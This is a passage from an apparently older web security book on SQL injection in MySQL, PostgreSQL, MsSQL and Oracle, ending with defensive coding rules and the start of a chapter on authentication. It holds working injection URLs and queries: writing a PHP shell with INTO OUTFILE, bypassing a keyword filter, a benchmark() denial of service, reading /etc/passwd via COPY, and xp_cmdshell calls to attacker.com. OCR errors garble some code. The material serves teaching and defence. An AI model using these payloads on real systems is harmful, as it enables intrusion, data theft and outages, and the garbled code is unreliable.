SELECT [STRAIGHT_JOIN]
       [SQL_SMALL_RESULT]  [SQL_BIG_RESULT]  [SQL_BUFFER_RESUI
       [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS] [HIGH_
       [DISTINCT |  DISTINCTROW  | ALL]
```

```
        select_expression,...
        [INTO {OUTFILE | DUMPFILE} 'file_name' export_options]
        [FROM table_references
          [WHERE where_definition]
          [GROUP BY {unsigned_integer | col_name | formula} [ASC|
          [HAVING where_definition]
          [ORDER BY {unsigned_integer | col_name | formula} [ASC
          [LIMIT [offset,] rows]
          [PROCEDURE procedure_name]
          [FOR UPDATE | LOCK IN SHARE MODE]]
```

As you can see, the `INTO OUTFTLE` construction should precede the `WHERE` keyword. This construction directs the result of the query to a file on the server.

The result of an SQL query is output to the file specified with the `INTO OUTFILE` construction only if the following requirements are met:

- The user should have the `file_priv` privilege.
- The file shouldn't exist on the server.
- The directory, in which the file is created, should be available for writing to all users.
- The full path to the file from the server root should be specified.

As for the second item, note the following: Even if the file exists and is available for writing to all users, and even if the directory containing it is available for writing to all users, MySQL won't change the contents of this file.

The file created will be available for reading and writing to all the users in the system. In a Unix-like operating system, the file will have access rights as follows: - `rw- rw- rw-`. That is, it doesn't have execution rights.

Consider a few examples of how SQL queries with the `INTO OUTFTLE` construction are executed:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select 123 into outfile '/tmp/111';
ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
'' at line 1
mysql> select 123 into outfile '/tmp/112' from test1;
Query OK, 4 rows affected (0.02 sec)
mysql> select 123 into outfile '/tmp/113' from not-exists;
ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
'not-exists' at line 1
mysql> select 123 from test1 into outfile '/tmp/114';
Query OK, 4 rows affected (0.00 sec)
mysql> select 123 into outfile /tmp/121 from test1;
ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
'/tmp/121 from testl' at line 1
mysql> select concat('/tmp/','123');
+----------------------+
| concat('/tmp/','123') |
+----------------------+
| /tmp/123             |
+----------------------+
1 row in set (0.00 sec)
mysql> select 234 into outfile (concat('/tmp/','123')) from test1
ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
```

```
'(concat('/tmp/','123')) from test1' at line 1
mysql> select * from test1 where id=1 into outfile '/tmp/134';
Query OK, 1 row affected (0.02 sec)
mysql> select * from test1 where id=9999 into outfile '/tmp/136';
Query OK, 0 rows affected (0.00 sec)
mysql> select * from test1 where id=9999 union select NULL,NULL,'
into outfile '/tmp/138';
ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
'' at line 1
mysql> select * from test1 where id=9999 union select NULL,'abcd'
outfile '/tmp/138' from testl;
Query OK, 1 row affected (0.00 sec)
mysql> select * from testl where id=9999 union select NULL,'abcd'
testl into outfile '/tmp/139';
Query OK, 1 row affected (0.00 sec)
```

This example allows you to draw the following conclusions concerning the response of MySQL to `SELECT` queries with the `INTO OUTFTLE` construction:

- To avoid errors in the SQL query, the query should include the `from tablename` construction. A query without `from` is considered erroneous.
- Despite the documented description of the `SELECT` statement's syntax, the `INTO OUTFTLE` construction can be put either before the `FROM` keyword or at the end of the query.
- Unlike the `load_file()` function that can take an expression as an argument, the `select INTO OUTFTLE` construction doesn't allow the use of expressions.
- The file name should be a string between apostrophes or quotation marks.
- The `INTO OUTFTLE` construction can be used in queries combined using the `UNION` construction. The second query

containing the `INTO OUTFILE` construction should also contain `FROM TABLE`.

Therefore, the following requirements can be placed on the use of this function:

- The attacker likely would be able to embed values between apostrophes or quotation marks into a query. In other words, these characters shouldn't be filtered.
- The attacker needs to know the name of at least one database table, to which he or she has the `select_priv` access rights.
- If the attacker has rights for reading from the system database, this table name can be `mysql. user`, which is available on each MySQL server.
- The table name can be compound; that is, it can consist of the database name and the table name.
- The user who sends queries to the database server should have the `file_priv` privilege.
- The target file shouldn't exist.
- The target directory should be available for writing to all users.

When these requirements are met, the attacker can create a file with any contents on the server. For example, he or she can create PHP shell code in a directory accessible from the Web to obtain the ability to execute any commands with the rights of the Web server.

However, the attacker needs to know the full path to a directory accessible from the Web and available for writing. The attacker could find the location of the `http_base` directory using other vulnerabilities that possibly exist on the server and that would disclose paths to files.

To find directories available for writing, the attacker is likely to check directories containing pictures or banners, directories with files uploaded using the HTTP `POST` method, and some other directories available using HTTP.

In addition, if the local PHP source code injection vulnerability is on the server, the attacker can create a file in any folder available for writing and then include this file in a script vulnerable to local PHP source code injection.

Remember that in most cases, the TMP folder is available for reading to all the users in Unix-like operating systems.

The `select ... into outfile` construction can also be used in MySQL 3.x.

The attacker can save the result of the query in a file as described earlier. However, the advantage of this operation is questionable because it will be difficult for the attacker to create a query returning necessary values.

If a vulnerability is in a forum, the attacker could embed malicious code (e.g., PHP shell) into a message in the forum. Then, he or she would create a query returning the text of this message and saving it in a file on the server.

Solving Problems

When trying to exploit a vulnerability such as PHP source code injection, the attacker often encounters problems.

In the most frequent situation, the value of a weakly-filtered parameter isn't between apostrophes or quotation marks and these characters inside the value are filtered. The SQL injection vulnerability will be present in this case, but the attacker will be unable to create a query containing apostrophes or quotation marks.

The use of apostrophes or quotation marks in queries to enclose a string constant can be advantageous for the attacker. However, the attacker can avoid embedding the string directly and can use functions that return string data but don't require apostrophes or quotation marks in their arguments.

The `char()` function is an example of such a function. It takes integer arguments and returns a string consisting of characters whose ASCII codes are the integers passed to the function.

Consider an example that uses this function:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 11 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 'hello';
+----------+
| hello    |
+----------+
| hello    |
+----------+
1 row in set (0.00 sec)
mysql> select char(104,101,108,108,111);
+---------------------------+
| char(104,101,108,108,111) |
+---------------------------+
| hello                     |
+---------------------------+
1 row in set (0.02 sec)
mysql>
```

This is how the attacker can avoid a string between two apostrophes, by embedding the `char()` function into an SQL query where it is possible to use expressions instead of strings. This is possible in the `WHERE` constructions, in the parameters of functions such as `load_file()`, and to the right of the `LIKE` construction.

The following examples illustrate the features of the `char()` function:

```
-bash-2.05b$ mysql  -u root
```

```
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 15 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select char(47,116,109,112,47,112,97,115,115,119,100);
+-------------------------------------------------------------
|char(47,116,109,112,47,112,97,115,115,119,100)
+-------------------------------------------------------------
| /tmp/passwd
+-------------------------------------------------------------
1 row in set (0.00 sec)
mysql> select load_file(char(47,116,109,112,47,112,97,115,115,
+-------------------------------------------------------------
| load_file(char(47,116,109,112,47,112,97,115,115,119,100))
+-------------------------------------------------------------
#password file
admin:sd5j03
user:f45bfsf
guest:guest
+-------------------------------------------------------------
1 row in set (0.00 sec)
mysql> select char(97,98,99,37);
+-------------------------------------------------------------
| char(97,98,99,37)
+-------------------------------------------------------------
| abc%
+-------------------------------------------------------------
1 row in set (0.00 sec)
mysql> select 'abcdef' like char(97,98,99,37);
+---------------------------------+
| 'abcdef' like char(97,98,99,37) |
+---------------------------------+
|                               1 |
+---------------------------------+
1 row in set (0.00 sec)
mysql> select 'abdcef' like char(97,98,99,37);
```

```
+--------------------------------+
| 'abdcef like char(97,98,99,37)  |
+--------------------------------+
|                              0 |
+--------------------------------+
1 row in set (0.00 sec)
mysql> select 111 from mysql.user;
+-----+
| 111 |
+-----+
| 111 |
+-----+
5 rows in set (0.03 sec)
mysql> select 111 from mysql.user into outfile '/tmp/555';
Query OK, 5 rows affected (0.01 sec)
mysql> select char(47,116,109,112, 47, 53,53,56) ;
+------------------------------------------------------------+
| char(47,116,109,112,47,53,53,56)                           |
+------------------------------------------------------------+
| /tmp/558                                                   |
+------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> select 111 from mysql.user into outfile
char(47,116,109,112, 47,53,53,56) ;

ERROR 1064: You have an error in your SQL syntax. Check the ma
that corresponds to your MySQL server version for the right sy
use near 'char(47,116,109,112,47,53,53,56)' at line 1
mysql>
```

In summary, the `char()` function can be used almost everywhere except in the `select INTO OUTFILE` construction. This construction requires the file name to be specified as a string between apostrophes or quotation marks rather than as an expression.

The CD-ROM accompanying this book contains a simple script, **http://localhost/3/chr.php**, that converts a string to ASCII codes.

Consider an example of circumventing another type of protection.

http://localhost/3/16.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  Enter ID of the person: <input type=text name=id><input type=s
  </form>
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=preg_replace('/AND/i', '' , $id);
  $id=preg_replace('/OR/i', '' , $id);
  $id=preg_replace('/SELECT/i', '' , $id);
  $id=preg_replace('/UNION/i', '' , $id);
  $id=preg_replace('/CHAR/i', '' , $id);
  $id=preg_replace('/LOAD_FILE/i', '' , $id);
  $id=preg_replace('/FROM/i', '' , $id);
  $id=preg_replace('/WHERE/i', '' , $id);
  $id=preg_replace('/LIKE/i', '' , $id);
  $sq="select * from test1 where id=$id";
  $q=mysql_query($sq);
  if( ($e=mysql error())<>'')
  {
    echo $sq;
    echo "\r\n<br>\r\n";
    echo $e;
  }
  if($r=mysql fetch_object($q))
    echo $r->name;
  else echo "records not found"; ?>
```

In this script, the programmer tries to prev ent the attacker f rom exploiting the SQL injection v ulnerability and uses instructions that delete dangerous words f rom the receiv ed parameter. In addition, all spaces are deleted f rom the parameter v alue.

How will this script respond to v arious requests? What SQL queries will it send to the My SQL serv er?

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 44 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use bookl;
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/16.php?id=1
mysql> select * from testl where id=1;
+----+---------------------+
| id | name                |
+----+---------------------+
|  1 | John Smith          |
+----+---------------------+
1 row in set (0.01 sec)
mysql> –- http://localhost/3/16.php?id=2-1
mysql> select * from testl where id=2-l;
+----+---------------------+
| id | name                |
+----+---------------------+
|  1 | John Smith          |
+----+---------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/16.php?id=1+AND+l
mysql> select * from testl where id=11;
Empty set (0.00 sec)
mysql> -- http://localhost/3/16.php?id=1+AND+'a'='a'
mysql> select * from testl where id=1'a'='a';
ERROR 1064: You have an error in your SQL syntax. Check the ma
that corresponds to your MySQL server version for the right sy
use near ''a'='a'' at line 1
mysql> -- http://localhost/3/16.php?id=99+union+select+'a','b'
mysql> select * from testl where id=99'a','b'/*
ERROR 1064: You have an error in your SQL syntax. Check the ma
that corresponds to your MySQL server version for the right sy
use near ''a'/'b'/*' at line 1
mysql>
```

At first glance, this filtration prevents the attacker from exploiting the vulnerability. However, if you examine the code of the script closely, you'll notice that the filtration that deletes keywords can be circumvented by using special character sequences. I'll demonstrate this soon.

Circumventing this filtration is possible because if the deletion of keywords creates new keywords, the latter will be inserted into the query without filtration.

Consider a few values of the `id` parameter before and after the filtration:

```
1 AND 2 -> 12
1 aORnd 2 -> 1AND2
99 uniORon SELECT nuANDll,nuAND11/* -> 99 UNIONselectNULL,NULI
```

The only problem for the attacker is that spaces are deleted. He or she can easily solve this because the `/**/` comment sequence can replace a space practically in any language.

Here are a few more examples of the id parameter before and after the filtration:

```
1/**/AND/**/2 -> 12
1/**/AORND/**/2 -> 1/**/AND/**/2
99/**/UNIlikeON/**/SELElikeCT/**/NU+LL,NU+LL/* ->
99/**/UNION/**/SELECT/**/NULL,NULL/*
```

Therefore, the attacker could send the server the following HTTP requests, which would result in correct SQL queries:

- **http://localhost/3/16.php?id=1/**/ANANDD/**/1**
- **http://localhost/3/16.php?id=1/**/ANANDD/**/0**
- **http://localhost/3/16.php?id=l/**/ UNLIKEION/**/SELLIKEECT/**/NNULLULL,NU+LL**
- **http://localhost/3/16.php? id=9999/**/UNLIKEION/**/SELLIKEECT/**/ NNULLULL,pass/**/frFROMom/**/passwoORrds**

To circumvent such a protection, the attacker only needs to embed a keyword into each filtered keyword so that the embedded keyword is deleted first. In any case, he or she can embed the identical keyword into each keyword: `aANDnd`, `unUNIONion`, and so on.

Denial-of-Service Attack and My SQL Injection

The Denial-of-Service (DoS) attack is one of the most frequent attacks because it is easily implemented. It can be launched at different levels of the client-server interaction. I'll describe a DoS attack based on HTTP that uses scripts vulnerable to SQL injection.

Definition

The *Denial-of-Service (DoS) attack* is an attack that prevents legitimate users from being served or at least hampers the service because of significant delays.

When there is the SQL injection v ulnerability, the DoS attack on a database serv er costs the attacker almost nothing.

The attacker can exhaust the serv er's resources (e.g., the number of allowed connections) by repeatedly sending the `benchmark (n, expr)` f unction, which executes the `expr` expression `n` times. He or she can embed this f unction any where an expression can be embedded.

Consider an example of the use of this f unction:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 50 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> -- Although md5() is a complicated function, it is fast.
mysql> select md5(current_time);
+----------------------------------+
| md5 (current_tiine)              |
+----------------------------------+
| 9d7030d74b805e5b74ed6045b59222a0 |
+----------------------------------+
1 row in set (0.00 sec)
mysql> -- However, if you call it 1,000,000 times, it will take
almost 5 seconds.
mysql> select benchmark(1000000 ,md5(current_time));
+--------------------------------------+
| benchmark(1000000 ,md5(current_time)) |
+--------------------------------------+
|                                    0 |
+--------------------------------------+
1 row in set (4.52 sec)
mysql> -- You can nest the benchmark() functions to complicate
computation. In the next example, md5() is called 10,000,000 time
taking 48 seconds.
mysql> select benchmark(10000, benchmark(1000 ,md5(current_time))
+----------------------------------------------------+
| benchmark(10000, benchmark(1000 ,md5(current_time))) |
+--------------------------------------------------------+|
|                                                      0 |
+--------------------------------------------------------+|
1 row in set (48.08 sec)
mysql>
```

Therefore, if the attacker repeatedly sends HTTP requests to a vulnerable script and embeds a few nested calls to the `benchmark()` function into an SQL query, he or she will exhaust the system resources, for example, by taking up all allowable connections. As a result, new connections to the SQL server will be rejected. Then, it will be difficult or impossible to other clients to use the SQL server.

Here are a few requests that result in DoS:

- **http://localhost/3/15.php**
- **http://localhost/3/15.php?id=1-0**
- **http://localhost/3/15.php?id= 1-benchmark(1000000,benchmark(1000000,md5(current_time**

Sending the last HTTP request repeatedly will result in DoS.

The number of requests depends on the power of the server and on its settings. In most cases, it will suffice to make a few hundred requests to crash the server.

The time, during which the server will be unable to serve other clients, depends on the power of the server. It can last from a few minutes to tens of minutes or even longer.

To crash the server for a longer period, the attacker will send such requests continually. The traffic will cost him or her almost nothing. It will be enough to refresh the page with this address using a browser.

To launch a more powerful attack, the attacker can write a script that sends HTTP requests in a loop. Note that this type of attack can be launched if there is the SQL injection vulnerability, and expressions can be embedded instead of a parameter. The attack can be launched on both MySQL 3.x and MySQL 4.x.

Because the request doesn't contain apostrophes or quotation marks, the attack is possible even when these characters are filtered from the received parameter values.

Previous Next

Other Types of Database Servers

MySQL is one of the most popular database servers used in Web programming. However, you can often notice that scripts available using HTTP interact with other database servers such as PostgreSQL, MsSQL, and Oracle.

In general, the methods for detecting and exploiting vulnerabilities are the same for all servers. However, variations in syntax and certain restrictions can be encountered.

PostgreSQL

PostgreSQL is a popular database server. It is distributed freely in source code.

Currently, there are distributives for both Unix and Windows. However, originally it was developed for Unix-like operating systems. Perhaps, this is why PostgreSQL is less popular than MySQL. Nevertheless, this database server is often encountered in Web systems.

Detecting PostgreSQL

Suppose the attacker has found the SQL injection vulnerability in a script. If error messages are displayed, he or she is likely to determine the database server.

However, if the output of error messages is disabled, the attacker will have to do some research.

PostgreSQL can be easily detected by embedding specific functions and operators. There are the following:

- `%` — The remainder of division
- `^` — The exponentiation function

- `|/` — The square root
- `||/` — The cubic root
- `!` — The factorial operator
- `!!` — The prefix factorial operator
- `cbrt()` — The cubic root
- `sign()` — The sign of a number
- `radians()` — The conversion from degrees to radians
- `pow()` — The exponentiation function

If there is SQL injection and embedding these functions and operators doesn't cause errors, the attacker can be sure that the script interacts with the PostgreSQL database server.

Suppose that the SQL injection vulnerability takes place after the `WHERE` keyword. I have demonstrated the methods for detecting this vulnerability regardless of the SQL server.

Suppose that the SQL injection vulnerability is present in the **http://site/id.php?id=1** script. Here are examples of requests that could help the attacker detect whether the script interacts with the PostgreSQL database server:

- **http://site/id.php?id=**1
- **http://site/id.php?id=2-**1
- **http://site/id.php?id=2-5%4**
- **http://site/id.php?id=9-2^3**
- **http://site/id.php?id=4-|/9**
- **http://site/id.php?id=4-||/27**

- **http://site/id.php?id=7-3!**
- **http://site/id.php?id=4-!!3**
- **http://site/id.php?id=4-cbrt(27)**
- **http://site/id.php?id=0-sign(-455)**
- **http://site/id.php?id=2-sign(radians(5))**
- **http://site/id.php?id=9-pow(2,3)**

Missing parentheses in SQL queries resulting from these HTTP requests and the output of HTML pages similar to the first HTTP request will indicate the PostgreSQL database server.

PostgreSQL Features

Suppose the attacker detected the PostgreSQL database server. What can he or she do?

My answer will probably be surprising. As you remember, a successful exploitation of a vulnerability in a MySQL server requires preliminary investigation of a script and a query and subsequent creation of an HTTP request resulting in a malicious SQL query. Nevertheless, the abilities of such a query are restricted.

Well, in PostgreSQL, the SQL injection vulnerability allows the attacker to do everything he or she likes with the access rights of the user who connected to the server.

Warning In PostgreSQL, any types of queries can be combined using semicolons. The only restriction **is** the user's access rights.

Look at PostgreSQL's features more closely.

This is how a double `SELECT` query looks in the PostgreSQL console:

Consider a simple vulnerable script. It displays the results of an SQL query twice, with the `pg_fetch_object()` and `pg_fetch_array()` functions:

```
<?
  $id=$_GET['id'];
  if(empty($id))
  {
    echo "id isn't specified";
    exit;
  };
  $cl=pg_connect ("host=localhost port=5432 dbname=testdb user
  pgsql password=");
  $q=pg_query ($cl, "select * from table1 where id=$id");
  $n=pg_num_rows($q);
  for($1=0; $i<$n; $i++)
  {
    $rl=pg_fetch_object($q, $i);
    $r2=pg_fetch_array($q, $c++);
    echo "
    1) $rl->id : $rl->value <br>
    2) $r2[0] : $r2[1]<br><br>";
  }
?>
```

Consider how this script responds to various requests.

http://site/p/p1 .php?id=2

```
1) 1 : admin
2) 1 : admin
```

http://site/p/p1 .php?id=2+OR+1

```
Warning: pg_query(): Query failed: ERROR: Argument of OR
must be type Boolean, not type integer in
```

```
/usr/local/www/test/p/pl.php on line 9

Warning: pg_num_rows(): supplied argument is not a valid
PostgreSQL result resource in /usr/local/www/test/p/pl.php
on line 10
```

http://site/p/p1.php?id=2+OR+TRUE

```
1) 1 : admin
2) 1 : admin
1) 2 : admin
2) 2 : admin
1) 3 : user
2) 3 : user


1) 4  superadmin
2) 4  superadmin
```

http://site/p/p1.php?id=2+OR+'1'=1

```
1) 1 : admin
2) 1 : admin
1) 2 : admin
2) 2 : admin
1) 3 : user
2) 3 : user
1) 4 : superadmin
2) 4 : superadmin
```

http://site/p/p1.php?id=2+OR+'1a'=1

```
Warning: pg_query(): Query failed: ERROR: pg_atoi: error in
```

```
"lq": can'tparse "q" in /usr/local/www/test/p/pl.php on
line 10

Warning: pg_num_rows(): supplied argument is not a valid
PostgreSQL result resource in /usr/local/www/test/p/pl.php
on line 11
```

http://site/p/p1.php?id=2+OR+'1a'='1a'

```
1) 1 : admin
2) 1 : admin
1) 2 admin
2) 2 : admin
1) 3 : user
2) 3 : user
1) 4 : superadmin
2) 4 : superadmin
```

http://site/p/p1.php?id=2;select+*+from+table2

```
1) 1 :
2) 1 : root
1) 2 :
2) 2 : guest
```

http://site/p/p1.php?id=2+abcd;select+*+from+table2

```
Warning: pg_query(): Query failed: ERROR: parser: parse
error at or near "abcd" at character 33 in
/usr/local/www/test/p/pl.php on line 9

Warning: pg_num_rows(): supplied argument is not a valid
PostgreSQL result resource in /usr/local/www/test/p/pl.php
```

```
on line 10
```

http://site/p/p1 .php?id=2/*

```
Warning: pg_query(): Query failed: ERROR: parser:
unterminated /* comment at or near "/*;" at character 32 in
/usr/local/www/test/p/p1.php on line 9

Warning: pg_num_rows(): supplied argument is not a valid
PostgreSQL result resource in /usr/local/www/test/p/p1.php
on line 10
```

http://site/p/p1.php?id=2%00abcd

```
1) 2 : admin
2) 2 : admin
```

http://site/p/p1.php?id=2;select+id,name+as+value+from+table2

```
1) 1 : root
2) 1 : root
1) 2 : guest
2) 2 : guest
```

http://site/p/p1.php?id=2;select+id,fio+as+value+from+table2

```
1) 1 : Administrator
2) 1 : Administrator
1) 2 : Guest account
2) 2 : Guest account
```

```
http://site/p/p1.php?id=2;insert+into+table2+
values(10,'newroot','New+ADMIN',0);select+*+from+table2
```

```
1) 1   :
2) 1 : root
1) 2 :
2) 2 : guest
1) 10 :
2) 10 : newroot
```

Thus, the attacker found a few features of PostgreSQL that are useful:

- Numeric values aren't converted to Boolean values. The `TRUE` and `FALSE` keywords should be used.
- String values are converted to numeric values only when they represent numbers. Remember, in MySQL any string value can be converted to a numeric type.
- You can use any number of semicolon-separated `SELECT` queries. However, only the result of the last `SELECT` query will be passed to the script. In other words, the script will display only the result of the last `SELECT` query.
- The numbers of the fields in the `SELECT` queries don't need to be the same.
- If the data in the scripts are retrieved with the `pg_fetch_array()` function, the parameter names don't need to be the same to display the results on the HTML page. It is sufficient that the numbers of the columns in the query are the same. This is because this function returns an array whose elements are accessible by number.
- If the data in the scripts are retrieved with the `pg_fetch_object()` function, it is necessary for the corresponding names to be the same. Their order doesn't

matter in this case. The required column name in the query result can be specified using the `As` keyword.

- Any number of queries can be combined, including `INSERT` and `UPDATE`. All queries will be executed.
- However, each query in the chain should be syntactically correct and shouldn't return errors.
- Unlike in MySQL, in PostgreSQL it is necessary to close comments with an appropriate sequence; otherwise, an error message will appear.
- However, the right part of a query can be cut using the null character `(%00)` if it isn't filtered.

Therefore, exploitation of the SQL injection vulnerability is much easier in PostgreSQl than in MySQL.

PostgreSQL and Files

PostgreSQL includes a statement that allows you to exchange data between tables and files. This is the copy statement whose syntax is the following:

```
COPY table [ ( column [, ...] ) ]
    FROM { 'filename' \ stdin }
    [ [ WITH ]
          [ BINARY ]
          [ OIDS ]
          [ DELIMITER [ AS ] 'delimiter' ]
          [ NULL [ AS ] 'null string' ] ]
COPY table [ ( column [, ...] ) ]
    TO { 'filename' \ stdout }
    [ [ WITH ]
          [ BINARY ]
          [ OIDS ]
          [ DELIMITER [ AS ] 'delimiter' ]
          [ NULL [ AS ] 'null string' ] ]
```

An investigation revealed the following:

- It is best to copy a file available for reading to a newly-created table consisting of one column.
- When copying, you should specify the name of the table and the name of the column. To obtain the contents of the copied file, just make the `SELECT` query to this table.

Here is an example of an SQL query that copies a file to a table:

```
testdb=# copy table4(val) from '/etc/passwd' ;
COPY
testdb=#
```

As in MySQL, the file name should be a string constant between apostrophes or quotation marks. You cannot use expressions.

Here is an example of an SQL query that copies a table to a file:

```
testdb=# copy table4 to '/tmp/ee';
COPY
testdb=#
```

The attacker needs to create a table and put some malicious data into it (e.g., PHP shell code). Then he or she can make such a query.

In some cases, it will be sufficient to edit a record or add a new record to an existing table.

Note that to copy data from a table to a file, the user who started the PostgreSQL server needs the right to write to this file. In other words, either the file shouldn't exist and the target directory should be available for writing to this user or the file should exist and should be available for writing to this user.

Unlike MySQL, PostgreSQL can rewrite the file if the user possesses necessary rights.

Like My SQL, if a script filters apostrophes or quotation marks and the attacker needs to use them, he or she can call a function that takes ASCII codes and returns the corresponding characters. In PostgreSQL, this function is called `chr()`. Unlike My SQL's `char()` function, PostgreSQL's `chr()` function takes only one code and returns one character, so you need to concatenate the characters.

In PostgreSQL, the concatenation operator is `||`. For example, you can replace the '`ABCD`' string with the `chr{65) ||chr(66) ||chr(67) ||chr(68)` sequence that returns the same string and doesn't include apostrophes.

Note that this is possible where expressions can be used. Therefore, you cannot use it in a `COPY` query.

MsSQL

MsSQL is a database used on many Windows servers. Web applications often use this database. As a rule, these are Active Server Page (ASP) scripts, but scripts written in PHP, Perl, and other languages are also possible.

An error message like the following often helps the attacker detect this database:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040el4'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotat
mark before the character string '''
```

This error message unambiguously indicates the MsSQL server. A few SQL functions implemented in MsSQL can also be used as indication.

As in PostgreSQL, in MsSQL you can combine SQL queries using semicolons.

An unmatched opening comment sequence `(/*)` causes an error. In some cases, it is possible to cut the right part of a query using the -- sequence.

MsSQL offers a user many more features for interaction with the outer world than MySQL or PostgreSQL. This gives the attacker many possibilities when there is the SQL injection vulnerability.

The `INFORMATION SCHEMA` system database contains system information about the database. For example, the `INFORMATION SCHEMA. TABLES` table contains information about all tables on the server. To obtain a list of all tables on the server, the attacker can combine a few queries with the `UNION` statement.

For example, he or she can make the following request:

http://site/test.asp?id=999999+UNION+SELECT+TABLE_NAME+FROM+INFORMATION_SCHEM

Alternatively, the attacker can make the following one:

http://site/test.asp?id=999999+UNION+SELECT+NULL,TABLE_NAME,NULL,NULL,NULL,+FR

The appropriate number of the `NULL` column should be found through experimentation. The `INFORMATION SCHEMA. COLUMN` table contains information about the columns of the tables.

In addition, you can execute any system command in MsSQL by calling the stored procedure `exec master..xp_cmdshell "cmd"`. Although you cannot obtain the result of this procedure directly, this is a dangerous feature.

If you want to obtain the result of this procedure, you can direct it to the target server. Using this construction, you can change the contents of any file on the server if you possess appropriate access rights.

For example, the attacker can send the following request:

http://site/test.asp?id=99999;+exec+master..xp_cmdshell+"ping+attacker.com";--

In addition, it is possible to send the results of a query, using the network basic input/output system (NetBIOS) protocol, to the attacker's server:

**http://site/test.asp?
id=99999;exec+master..sp_makewebtask+"\\127.0.0.1\out\out1.txt",+"selec
information_schema.tables"**

Oracle

Oracle is a powerful database used for complex tasks. However, it is rare in Web programming. So, I won't describe exploitation of SQL injection in Oracle thoroughly. Here are just a few notes.

You cannot combine queries using semicolons. Rather, you should use the `UNION` or `SUBSELECT` constructions.

You can make queries such as `INSERT`, `UPDATE`, and `DELETE`.

The most dangerous thing is a set of functions that are procedural language extensions to SQL. More than 1,000 of these functions are supplied with the standard software package.

Using these functions, you can access files and obtain private information.

Previous Next

Conclusion

To conclude this chapter, I'd like to reiterate that you shouldn't forget about the SQL injection vulnerability. It is dangerous regardless of which database, Oracle or MySQL 3.x, is used.

This vulnerability gives the attacker information about the internal structure of the server, which is quite important. In some cases, the attacker can obtain the full control over the server.

In my opinion, mistakes that create SQL injection are the most frequent in Web applications, although programmers would avoid them if they stuck to a few simple rules.

Rule If an SQL query uses numeric data received from a user, you should check whether they are actually numeric and cast them to this type if necessary.

Example

```
$a=(float)$_GET['a'];
$b=$_GET['b'];
if((string)(int)$b <> $b) die('invalid data');
$cpnysql_query("select  from t1 where a=$a or b=$b");
```

Rule When you use string variables and variables of the date type or of enumeration types, you should prevent the user from overrunning the variable. In other words, you should screen apostrophes and quotation marks. In PHP, you can use the `addslashes()` function. In addition, you should screen the null character, for example, using the `mysql_escape_string()` function.

Example

```
$a=addlsashes($_GET['a']);
$cpnysql_query("select from t1 where a='$a"');
```

Rule If the value of a received parameter is used in a regular expression or a construction such as `LIKE`, it won't be enough to screen apostrophes and quotation marks. You should be aware that a user can embed certain characters used in regular expressions, or the percentage sign and underscore character used in the `LIKE` construction. You should delete dangerous characters before generating a query, screen them, or document their use.

Note The `mysql_escape_string()` function doesn't screen the percentage sign or the underscore character.

Example

```
$a= mysql_escape_string($_GET['a']);
$a=str_replace('%', '\%', $a);
$a=str_replace('_', '\_', $a);
$rl='';
if(preg_match("/^(\d\d\d\d)-(\d\d)-(\d\d)$/",   $_GET['d'], $r))
   $rl="{$r[1]}-{$r[2]}-{$r[3]}"; $q=mysql_query("select from t1
```

In other words, stick to the following general rule already familiar to you:

Note When data received from a user are used in an SQL query, they should fall into a strictly defined set of values. The set should be thought of as taking into account the task and excluding other functionality.

Chapter 4: Secure Authorization and Authentication

Overview

Often in Web systems, some information must be accessible to a certain person or group of people and other information must be accessible to another group or all users. The task of giving access to information in each particular case is closely related to authentication and authorization.

Definition

Authentication is checking whether a user is the person that he or she claims to be. Authentication uses information that only the user can give.

In Web systems, authentication most often uses a pair of values: the user name (login) and the password that proves the user is the person he or she claims to be. It is assumed that only the user knows his or her password.

More complicated and reliable methods of authentication (e.g., biometric ones) are known. However, they aren't used in Web systems.

Definition

Authorization is checking whether a user has a right to perform a certain action or has access to certain data. Authorization is usually preceded by authentication.

Authorization can be based on several methods, including the following:

- *Authorization with distribution of users over groups.* The users are divided into groups, and the right to perform certain actions and access certain data is defined for each group.
- *Authorization with access levels.* Each user is assigned an access level, and each document or action is assigned a minimum access level required from a user to gain access to the document or to perform the action.
- *Authorization with an access table.* For each document or

action, a user is assigned a v alue that determines whether he or she has access to the document or the right to perf orm the action.

In other words, f or each document or action, a list of users that hav e access to the document or the right to perf orm the action is def ined.

Previous Next

Logging In

Several authentication methods are used in Web programming, and each has advantages and disadvantages.

When a user tries to log into a system, the first thing the system does is authentication. I now describe the most popular authentication method.

A Long URL

The simplest way to implement authentication (and, simultaneously, authorization) is to make the URL of a resource long and senseless. For example, to access the administration panel in a system, the user has to go to the address **http://site/admin-4gf84sdgfd.php**. No additional authentication is done.

If there are no links to that address on the site and the address is kept secret, it will be difficult for a malicious person to find this URL. The complexity of this task is comparable to finding a password.

